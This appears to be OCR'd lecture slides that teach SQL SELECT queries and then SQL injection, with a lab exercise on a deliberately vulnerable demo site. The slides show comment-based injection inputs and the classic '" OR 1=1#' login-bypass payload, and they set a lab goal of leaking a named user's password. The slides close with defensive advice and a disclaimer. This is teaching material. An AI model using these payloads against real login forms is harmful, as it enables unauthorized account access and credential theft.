
IdNum	LName	FName	JobCode	Salary	Phone
1876	CHIN	JACK	TA1	42400	212/588-5634
1114	GREENWALD	JANICE	ME3	38000	212/588-1092
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681
1354	PARKER	MARY	FA3	65800	914/455-2337
1130	WOOD	DEBORAH	PT2	36514	212/587-0013

SQL SELECT Command

- To retrieve data that is specific in value do the command “SELECT <column_name> FROM Employees WHERE <column_name> = “<value>”

Example:

SELECT * FROM Employees WHERE Fname = “Jack”



Employees Table


IdNum	LName	FName	JobCode	Salary	Phone
1876	CHIN	JACK	TA1	42400	212/588-5634
1114	GREENWALD	JANICE	ME3	38000	212/588-1092
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681
1354	PARKER	MARY	FA3	65800	914/455-2337
1130	WOOD	DEBORAH	PT2	36514	212/587-0013

SQL SELECT Command

- To retrieve data that is partially matched (for searching), we use the LIKE condition

Example:

SELECT * FROM Employees WHERE FName LIKE “%JA%”



Employees Table

IdNum	LName	FName	JobCode	Salary	Phone
1876	CHIN	JACK	TA1	42400	212/588-5634
1114	GREENWALD	JANICE	ME3	38000	212/588-1092
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681
1354	PARKER	MARY	FA3	65800	914/455-2337
1130	WOOD	DEBORAH	PT2	36514	212/587-0013


SQL SELECT Command

- Comment is identified after “#” or “--”

Example:

SELECT * FROM Employees WHERE FName LIKE “%JA%”
--This is a comment. It will be ignored

#This is also a comment



Employees Table

IdNum	LName	FName	JobCode	Salary	Phone
1876	CHIN	JACK	TA1	42400	212/588-5634
1114	GREENWALD	JANICE	ME3	38000	212/588-1092
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681
1354	PARKER	MARY	FA3	65800	914/455-2337
1130	WOOD	DEBORAH	PT2	36514	212/587-0013

SQL SELECT Command

Sub-Activity:

- Go to http://x.x.x.x/vuln_web/sql_command_demo
- x.x.x.x will be announced
- A table Employees will be presented to you, try these commands:
    - SELECT * FROM Employees WHERE Fname = “MICHAEL”
    - SELECT * FROM Employees WHERE IdNum = 1114
    - SELECT IdNum FROM Employees
    - SELECT * FROM Employees WHERE IdNum = 1556 OR IdNum = 1354
    - SELECT * FROM Employees WHERE IdNum = 1130 AND Fname = “DEBORAH”
    - SELECT * FROM EMPLOYEES WHERE LName LIKE “%PEN%”

SQL Injection

USER Input : Anna

An example SQL command:

SELECT * FROM EMPLOYEES WHERE FName LIKE “%Anna%”

-This returns a full row where partially matched “Anna” was found in FName

SQL Injection

USER Input : “Anna

An example SQL command:

SELECT * FROM EMPLOYEES WHERE FName LIKE “%”Anna%”

-This returns an MySQL Syntax error because an unclosed quote character has been detected

SQL Injection

USER Input : “”Anna

An example SQL command:

SELECT * FROM EMPLOYEES WHERE FName LIKE “%””Anna%”

-This also returns a MySQL Syntax error because an unexpected string has been detected.

SQL Injection

USER Input : “#Anna

An example SQL command:

SELECT * FROM EMPLOYEES WHERE FName LIKE “%”#Anna%”

-This returns all of the columns (it’s equivalent to SELECT * FROM EMPLOYEES)
-What MySQL actually sees is : SELECT * FROM EMPLOYEES WHERE FName LIKE “%”.
-#Anna%” ← Has been ignored because they’re after the comment identifier (#).

SQL Injection

USER Input : “#Anna

An example SQL command:

SELECT * FROM EMPLOYEES WHERE FName LIKE “%”#Anna%”

-This returns all of the columns (it’s equivalent to SELECT * FROM EMPLOYEES)
-What MySQL actually sees is : SELECT * FROM EMPLOYEES WHERE FName LIKE “%”.
-#Anna%” ← Has been ignored because they’re after the comment identifier (#).
-We can actually insert commands that aren’t supposed to be executed by the system!

SQL Injection

username input : username
password input : password

An example SQL command:

```
SELECT * FROM users WHERE username = “username” AND password = “password”
```

-Most used by the systems to for login authentication.

SQL Injection

username input : “ OR 1=1#username
password input : password

An example SQL command:

SELECT * FROM users WHERE username = “” OR 1=1#username” AND password = “password”

-What MySQL is executing: SELECT * FROM users WHERE username = “” OR 1=1#
-MySQL ignored : username” AND password = “password”
-With this, we can actually login to an arbitrary account without inputting any password!

SQL Injection

- Login credential for malicious account:

    Username: Elite_Hacker

    Password: password

- Goal: Leak Melchor Mayaman’s password.

So What Now?

Responsibilities as:

- Users
    - Be aware and careful of the websites we visit especially sites that require us to store our credentials to login and acquire their services.
    - Never use the same password for every site.

- Developers
    - Practice responsible and defensive programming.
    - Never ever trust user inputs.
    - Hash user passwords then store them. Never store a plaintext password.

Disclaimer

Materials and knowledge given in this lecture only has the sole purpose of helping students become aware of the shown techniques to “hack” a website and help themselves defend against these kinds of attacks in order to minimize damages towards their involved party or company. The speaker will hold no responsibility to the cyber crimes of the person involved in lecture

The End

THANK YOU AND IT’S BEEN AN HONOR!